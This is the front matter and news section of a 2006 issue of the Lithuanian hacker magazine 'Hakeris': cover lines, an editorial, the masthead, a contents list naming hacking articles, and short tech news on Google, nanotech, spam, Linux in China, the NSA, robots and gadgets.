



Nr. 9 (40) /2006

Išsamiai apie triuškinančią IE klaidą

[software] Nuotolinis Windows valdymas

[scena] IBM istorija

[hacking] Ruošiam keygeną
Vyriausybiniame serverio užgrobimas
Išsamiai apie triuškinančią IE klaidą

Windows sistemos kvotos

Kirmino „Win32.MytoB.D“

Išpakavimas ir analizė

Wietse Venema biografija

[unixoid] Virtualių mašinų monitorius Xen
DNS ir Proxy serverio konfigūravimas
Paslėptas rankinių kompiliatorių potencialas

[coding] Universalaus išpakuotuvo kūrimas: algoritmas

prenumeratos
kaina:

su CD 5,99 Lt

be CD 3,99 Lt

Kaina 9,99 Lt
Nr. 9 (40) '06

UP Group



- Labas, mano vardas Donatas321.
- O mano cigOn313, na, ir kas?

Tokių situacijų opsu ne tik internete, bet ir realiame gyvenime. Žmonės taip dažnai naudoja tokius pačius arba panašius vardus ir net pavardes, jog kartais skambindamas vienam Tadei, kitame ragelle gale išgirsti visai kitą Tada balsą. Ką daryti?

Ogi hakeris nebūtų hakeris, jeigu jis bet kada negalėtų pavirsti „h4k3r1U“ ir pan. Esmė yra tame, jog žmonės šiaip ar taip panašius daiktus laiko tapatais: paklausk savo draugų, ar jie skiria margarino ir sviesto skonį?! Koks skirtumas — CD ar DVD — jeigu tame diske šiaip ar taip telpa koks nors filmas arba naujausias muzikos albumas?! Kita vertus, reikia juk ką nors daryti, kad vieno dieną visai nepasiklystume panašios informacijos liūne, tiesa? Ir čia padėti gali tik seno patyrusio hakerio kaip aš išmintis...

Mano projektas – siūlau sudaryti tiek internetinių, tiek realių vardu duomenų archyvą, kuriame žmonės, norintys užregistruoti naują vardą, turėtų stoti į eilę. Tada jie negalėtų rinktis tokio paties vardo tol, kol nesibaigtų jo galiojimas kitam žmogui su tuo vardu. Nebūtų jokių Donatas, Donatas00, Donatas999 ir net Doncė. Kas valdytų visą šią sistemą? Ogi aišku, kad hakeriai. Gali gale patys tikriausi hakeriai netgi šio žurnalo numerio pavadinimą pakeisti iš „Hakeris“ į „Hakeris40“. Žinai, kodėl?

...spėk, kelintas šis mūsų žurnalo numeris...

JoKaR



Žurnalas „HAKERIS“
ISSN 1648-6862

Jonavos g. 254a, LT-44132 Kaunas
<http://www.hakeris.lt>
root@hakeris.lt

Vyr. redaktorius
Arnaldas Augutis
Dizaineris-maketuotojas
Andrius Raižys
Stilistė
Laura Barzdaitienė

REDAKCIJA:
Žydrūnas Kliševičius,
Edmundas Vėliaitis,
Kristina Dembinskaite,

Aurelija Pociūtė,
Erikas Ovčarenko,
Ričardas Jaščemskas,
Teresė Štuopytė.


LEIDĖJAS:
UAB „InDiza“
Jonavos g. 254a,
LT-44132 Kaunas
Tel.: +370 37 763 203
Faks.: +370 37 764 995

Dėl reklamos žurnale kreiptis:
Stasys Švabas
Mob. tel.: +370 614 16659
+370 5 210 1520
Fax. +370 5 210 1521
stasys@upg.lt

SPAUDE:
AB spaustuvė „Spindulys“
Gedimino g. 10,
LT-44318 Kaunas
Užs. Nr. 6.882
Žurnalas parengtas bendradarbiaujant
su kompanija
„GameLand International, Inc.“

Bet kokių programinę įrangą, patarimus ar kitą
informaciją naudojate SAVO PATIES RIZIKA
ir tik JŪS VIENINTELIS atsakote
už bet kokią žalą, padarytą kompiuterinei siste-
mai, visuomenei ar savo paties gerovei.

Redakcijos nuomone
nebūtina sutampa su
tekstų autorių nuomone.



news

06 NAUJIENOS

ferrum

10 SAMSUNG HD400LJ

11 NAUJA MSI „MAMA“ PRIE TAVO DURŲ

pc zone

12 VISAGALIS ADMINAS

scena

16 IREM ISTORIJA

hacking

22 FAQ

24 EKSPLOITŲ APŽVALGA

26 RUOŠIAM KEYGENĄ

31 PADARYTA VYTRIAUSYBĖ

34 ASILIUKUI — ASILO MIRTIS

36 BESTUBURIŲ GYVENIMAS
IR MIRTIS SISTEMOJE

42 PATS SAVI ANTIVIRUSAS

46 VIETSE VENEMA

unixoid

48 VIRTUALIZACIJOS MENAS

52 TAUPOME PINIGUS SU „TUKSU“

58 SPĄSTAI KAPRIZINGOMS PROGRAMOMS

coding

64 UNIVERSALUS IŠPAKUOTUVAS

units

68 FAQ

„LA MARTINIÈRE“ PRIEŠ „GOOGLE“




Google toliau dirba liaudies labui, tačiau vis tiek atsiranda pikty žmonių, kurie nevertina šios kompanijos pastangų. Maža to, jie liaudies numylėtinius paduoda į teismą, kaip kad pasielgė „La Martinière“ — prancūzų leidykla, apkaltinusi Google autorinių teisių pažeidimu. Kaip tu jau tikriausiai žinai, vienas iš paieškos kompanijos skyrių užsiima keliuose stambiausiose pasaulio bibliotekose saugomų knygų skaitmenizavimu. Tačiau pagal įstatymą tai galima daryti tik gavus leidyklų leidimą, o Google tokio leidimo neprašo. Iki neseno laiko knygų

skaitmenizavimo projektas sukeldavo tik tokių organizacijų, kaip Association of American University Presses, kritiką, tačiau dabar Google taip lengvai neatsipirks. Kompanija tikina skaitmenizuojanti išskirtinai tik senas knygas (autorų jau seniai nėra tarp gyvųjų, be to, visa tai daroma ne dėl pelno, o siekiant išsaugoti žinias ateities kartoms). Pažiūrėsim, ką pasakys teismas.

HITECHNEWS ▲

MODELIUKAI IŠ ATOMŲ

Nanostruktūrų modeliavimas — sudėtinga, specialios programinės įrangos reikalaujanti užduotis. Nepaisant to, mokslininkai toliau kuria ir modeliuoja įvairias molekulinės atsargines dalis. Taigi neseniai kompanijos „NanoREX“ mokslininkai sugebėjo programų komplekse nanoENGINEER-1 sukurti universalaus šarmyro modelį, kurį dar 1992 metais suprojektavo Ernas Dreksleris ir Ralfas Merkle. Tyrinėtojams pavyko parodyti šarmyro veikimo dinamiką, o panaudojus modeliavimo rezultatus buvo nustatyta, kad abi šarmyro alkūnės vienas kito atžvilgiu gali išsilenkti iki 20 laipsnių. Tuo pačiu šarmyro dalys neturi sąlyčio taškų! Jos išsilenkia per cheminius ryšius, kurie ir laiko dvi mechanizmo dalis. Panaudojus tyrimo rezultatus, buvo sukurta šarmyro darbo animacija, kurioje jis išsilenkia iki 40 laipsnių. Šarmyro išsilenkimo dažnis — 100 Hz. Įrenginys susideda iš 3846 atomų, jo ilgis — 6,4 nanometro, plotis ir aukštis — 3,8 nm. Šis modelis — vienas iš bandymų sukurti mašiną apskrita be besitrinančių dalių. Dabar mokslininkai planuoja sumodeliuoti šį mechanizmą kartu su jau tau žinomu molekulinio automobilio ir taip su centriniu varikliu priversti judėti keletą ratų. Kas bus toliau, jeigu prie automobilių bus prijungtas dar ir nedidelis kompiuteris!




BAKTERIJA KIBERNETINĖJE ERDVĖJE

Bakterija *E.Coli* — kol kas dar ne kibernetinėje erdvėje, o tik po mikroskopu.

Viename ankstesnių mūsų numerių tu jau galėjai pamatyti, kaip mokslininkai pirmą kartą skaitmenizavo virusą. Dabar jie ėmėsi šarmyro lazdelės — bakterijos *E.Coli*. Mokslininkai nori ją ne tik sumodeliuoti, tačiau ir sukurti „realią“ aplinką, kurioje ji galėtų gyventi. Tuomet bus galima studijuoti ne tik lazdelės biochemiją, bet ir realiu laiku skaitmenizuoti genų darbą. „Jūs tik įsivaizduokit, jog galite sėsti prie kompiuterio ir su gyvūnais atlikti įvairius eksperimentus bei stebėti, kaip ir kas veikia, tuo pačiu išsiaiškinant, kodėl įvyko viena, o kita — ne“, — pasakoja kanadiečių profesorius Maiklas Elisonas, Albertos universiteto biologas. — Mes negalėsime biologijoje padaryti revoliucijos, kol neišmoksime modeliuoti gyvo organizmo“.

Šioje srityje sėkmė mokslininkams nusišypsojo tik prieš keletą metų, o kada pavyks pasiekti kokių nors rezultatų — galima tik spelioti. Ir įvertink tai, kad mokslininkai užsimojo ištirti visą labo patį kukliausią žmogaus šarmyro gyventoją, kurio sandara ganėtinai paprasta. Doktoras Elisonas *E.Coli*, kaip vieno iš mokslininkų mėgiamiausių biologiniams eksperimentams skirtų modelių, pasirinkimą aiškina taip: „Mes paėmėme patį paprasčiausią organizmą, apie kurį žinoma daugiausiai“. Taigi iškelus tikslą skaitmenizuoti bakteriją, 2002 metų gruodį buvo suformuotas Tarptautinis aljansas (IECA — International E. coli Alliance). Į šią organizaciją įėjo kanadiečiai iš Cybercell projekto, japonai iš pirmaujančių biologinių mokslų instituto, anglai iš IEBC grupės, amerikiečiai iš *E.Coli* konsorciumo, farmacijos kompanija „GlaxoSmithKline“ ir daugelis kitų.

Aljansas paskirstė užduotį laboratorijoms ir prsidėjo projektų įgyvendinimas, kuomet skirtingų šalių mokslininkai apjungia savo jėgas. „Net jeigu mes šiandien sugebėtume sukurti visos bakterijos modelį, tai nereikštų, kad mes galėtume suprasti tai, kas sukurta, — prideda Teris Emonetas iš Čikagos universiteto. — Esmė čia tame, kad mes turime viską daryti žingsnis po žingsnio, iš eilės tikrindami ir studijuodami visus reiškinius“. Tokiais tempais po dešimt metų prieisim ir iki savęs skaitmenizavimo.



„MICROSOFT“ PERAUKLĖJO SPAMERĮ

„Dabar tikrai galiu sakyti: aš praregėjau! Supratau, kad spamas — tai blogis, ir su juo reikia kovoti. O juk dar neseniai aš jį vertinau, kaip į katės ir pelės žaidimą, tačiau bendravimas su ponu prokuroru, ponu tyrėju ir misteriu teisėju man parodė visą mano ankstesnių minčių absurda.“

Taip, mano draugai, aš užsirašiau savanorių į antispamerių judėjimą. Pasakykime ryžtingą NE spamui! Mirtis spameriams! — maždaug tokio turinio tekstą savo web bloge neseniai išpublikavo 24 metų teksasietis Rajenas Pitiliakas, kuris ekspertų nuomone buvo vienas iš 5 aktyviausių pasaulio spamerių. Savo karjeros viršūnėje Rajenas per dieną išsiųsdavo iki 25 milijonų laiškų! Kas gi padėjo jam praregti? Viskas paprasta. „Microsoft“ karas prieš spamą lėmė šio jauno žmogaus areštą, o šis, norėdamas išvengti ilgų metų už grotų, su kompanija pasirašė taikos susitarimą, kuris jam kainavo milijoną dolerių. Tačiau tai jo neapsaugojo nuo bendravimo su šauniąja valstijos policija, o ten, ką jau čia sakyti, tokių herojų nemėgsta. Dabar buvęs spameris save laiko antispameriu aktyvistu ir žada iš paskutiniųjų stengtis kovoti su tokiais, koks kažkada buvo jis pats.



KINIJA PO „LINUX“ VĖLIAVA



2005 metų pabaigoje kinų vyriausybė paskelbė, kad planuoja ketvirčiu sumažinti iš „Microsoft“ perkamos programinės įrangos. Šių metų birželį kinai kardinaliai ėmėsi šio klausimo sprendimo. Tekančios saulės šalis nusprendė visiškai atsisakyti dėdės Bilo paslaugų ir visuose kinų kompiuteriuose įdiegti Linux OS. Taip planuojama padaryti bent jau su tais kompiuteriais, kurie veikia vyriausybines ir valstybinėmis įstaigose. „Tai globali tendencija. Linux pigi sistema, jo adaptacijos laipsnis taip pat aukštas“, — taip viršūnių sprendimą pakomentavo

Maikas Linas, kompanijos „Taipei Computer Association“ konsultantas. „Microsoft“ teliko skestelėti rankomis: „Pirkėjai patys renkasi tai, ko jiems reikia“. Nepaisant to, su Kinijos vyriausybė sutinka toli gražu ne visi. Pavyzdžiui, stambiausias šios šalies AK gamintojas, kompanija „Lenovo“, planuoja ir toliau bendradarbiauti su „Microsoft“ bei į visus kompiuterius įdiegti Windows sistemą. Ekspertai mano, kad jeigu „Lenovo“ laikysis savo pozicijos, jos konkurentai „Dell“ ir HP užims dalį rinkos, o tai reiškia, kad atims ir dalį pelno. Be to, nėra žinoma, kaip į tai reaguos Kinijos prezidentas ir ministras, — šios tautos atstovai garsėja savo kardinaliomis priemonėmis prieš „teisingo režimo drumstėjus“.

ŽAIDŽIAME SU ACME

Mes negalime gyventi be kompiuterinių žaidimų! O ar gali būti kitaip, jei Acme už juokingai mažą kainą siūlo ir nepriekaištingus priedus. Visų pirma pakalbėsime apie vairasvirę — 4 krypčių ir 8 mygtukų priedas dovanuoja realų pojūtį, kadangi jame slepiasi vibruojantis mechanizmas. Toks pat vibracijos modulis yra ir vaire.

USB 1.1 ir 2.0 jungties reikalaujanti vairasvirė neprašo didelių kompiuterio gabumų, todėl tai puiki žinia tiems, kurie neturi itin galingų kompiuterių. Vairas taip pat ne paprastas — force feedback turintis valdymo prietaisas puikuoja net 12 mygtukų, o automatinio veikimo mygtukai ir net 270 laipsnių sukinėjamas vairas, kurio



įstrižainė net 28 cm, nenori likti vieni prie kompiuterio, kai eini miegoti. Būtent todėl į jų draugiją atskuba akceleratoriaus ir stabdžių pedalai, kuriuose taip pat yra vibruojantys mechanizmai. Gumines medžiagos vairo sutvirtinimai neleidžia jam išslįsti iš rankų, kai nori įveikti vieną iš svarbiausių posūkių, lenktynėse kovodamas dėl pirmos vietos... Acme žaidimams suteikia naujų spalvų: ACME joystick F880 kainuoja 33 Lt, o ACME F297 vairas — 190 Lt. www.acmemedia.lt




PO NSA PADU

Ne paslaptis, kad JAV Nacionalinė saugumo agentūra turi didžiulę amerikiečių duomenų bazę ir ne tik. Telefonai, adresai, socialinio draudimo numeriai, teistumai ir net ypatingosios žymės. Bet NSA! to pasirodė maža, todėl vaikinai nusprendė praplėsti šį lobyną. O kaip tai geriausia padaryti? Teisingai, keliauti į internetą. Juk liaudis tinkle ant kiekvieno kampo apie save palieka įvairių naudingų duomenų. Ko vertos vien pažinčių svetainės ir web blogai. Be abejo, jeigu visą šį gėrį bandytum filtruoti rankiniu būdu, tai neužtektų sveikatos, todėl agentūra dabar užsiima greito duomenų surinkimo pagal tam tikrus parametrus technologijos kūrimu. Šios pasakos moralas toks: žiūrėk, ką rašai, nes Didysis Brolis nesnaudžia.



PIRMASIS POLIMORFINIS ROBOTAS

Tau tikriausiai ir taip aišku, kam reikalingas daugiafunkcinis blokinis robotas. Apie juos buvo daug rašyta, buvo demonstruojami jų prototipai. Bet dabar galima visiškai užtikrintai sakyti, kad jau sukurtas pirmasis polimorfinis robotas. Jį sukūrė Pietų Kalifornijos universitete (USC) dirbantis profesorius Vei Min Šenas. Mašina pavadinta kukliai — *SuperBot*. *SuperBot* biudžetas nei didelis, nei mažas — 8 milijonai dolerių. Pagrindinis rėmėjas yra NASA, kadangi robotas orientuojamas kosmoso tyrinėjimams. *SuperBot* buvo kuriamas kaip modulinis, daugiafunkcinis ir perkonfigūruojamas robotas. Teoriškai jis gali šliaužti kaip gyvatė ar vikšrelis, pavirsti į ratą, taip pat suformuoti ranką—manipuliatorių, tapti mašina—alpinistu, kad galėtų nusileisti į kraterį, ir net būti mobilia platforma. Sukurti tokį lankstų robotą leido autonominiai, intelektualūs ir savaime perkonfigūruojami moduliai, kurie ir yra visos sistemos pagrindas. Atskirai paimtas modulis, kuriame yra įmontuoti 2 elektriniai varikliai ir kompiuterinė mikroschema, gali savarankiškai judėti ir persiversti. Vienas su kitu moduliai gali susijungti keturiose skirtingose vietose. Desertui gamintojai ketina pademonstruoti vieno modulio sugebėjimą skraidyti mikrogravitacijos sąlygomis.



TINKLO DIADEMA

Liepą paaiškėjo naujo daug žadančio projekto, kurį finansuoja daugybė stambių kompiuterinių kompanijų ir organizacijų, tokių, kaip „France Telecom“, „Polish Telecom“, „IBM Research“ ir kt., detalės Projektas vadinasi Diadem Firewall, tai yra aparatinė apsauga nuo DDoS atakų, orientuota pagrinde į plačiajuosčio interneto tiekėjus. „Diadema“ montuojama tarp tinklo ir ryšio tiekėjo, tinklo srautas filtruojamas iš visų prijungtų kompiuterių. Jeigu ugniasienė aptinka kokius nors taisyklių pažeidimus (pavyzdžiui, netikėtas tinklo srauto augimas), tai šis kompiuteris yra tuojau pat blokuojamas. Toks metodas leis pristabdyti arba net sustabdyti kompiuterių—zombių inicijuojamas atakas. Diadem Firewall sukūrimui buvo išleista beveik 4 milijonai dolerių, dabar darbai praktiškai baigti. Apsaugos paketo testavimą planuojama pradėti 2006 metų rugsėjį, o pristatymas įvyks Prancūzijoje ir Lenkijoje.

NAUJASIS IRIVER GROTUVAS

Rinkoje pasirodė kompanijos IRIVER naujovė — grotuvas N12. Kartu su juo pateikiamos ir specialios ausinės, kurios atitinka visą įrenginio įvaizdį: jų laidai nėra prailginti, tačiau suformuoja uždara ratą kaip karoliai, prie kurių vietoje pakabuko tvirtinamas pats grotuvas. Įrenginio stilingumą įtvirtina vienspalvis pusiau veidrodinis OLED ekranas su 16 atspalvių, ant juodo korpuso įmontuotas Swarovski kristalas ir originali „ekrano užsklanda“ su firminiu šokančiu žmogiu. Beje, grotuvo funkcionalumas nuo to nė kiek nenukentėjo: 1 Gb atminties, galimi MP3, WMA, ASF ir OGG Vorbis formatai, ekvalaizeris, 3D garso sistema, signalo/triukšmo santykis — 90 dB, maksimalus galingumas — 14 mW kanalui. Be viso šito grotuvas turi laikrodį, žadintuvą, radiją ir diktofoną. Grotuvo gabaritai — 27,2x48,8x13,3 mm, svoris su akumuliatoriumi — 23 g, o veikimo laikas — 13 valandų. Įrenginį galima įsigyti už 200 dolerių.



„BLU-RAY“ IŠ TDK

Kol megakorporacijos ginčijasi, koks optinių įrenginių formatas taps standartu ir kieno gaminiai taps jų pagrindu, kompanija TDK pradėjo tiekti *Blu-Ray* (BR) diskus. Į juos ramiai galima įrašinėti ypač didelės kokybės *Hi-Definition* (1920x1080) filmus su garso, kuris, laimei, išvengė kompresijos. Šiuo metu galima įsigyti 25 Gb talpos diskų. Jie skiriasi savo formatais: į BR-R informaciją galima tik įrašinėti, o BR-RE suteikia perrašymo galimybę. Įrašymo greitis siekia 72 Mb/s. Tokie rezultatai pasiekiami pritaikius specialų įrašantį sluoksnį CuSi (varis ir silicis). Be to, šie diskai turi padidintą atsparumą ultravioletinių spindulių poveikiui, o firminė DURABIS2 danga apsaugos gaminį nuo įbrėžimų ir taršos. Be to, šie daikčiukai išlaiko 10000 perrašymo ciklų.

BEKELEI SKIRTA „LOGITECH“ PELĖ

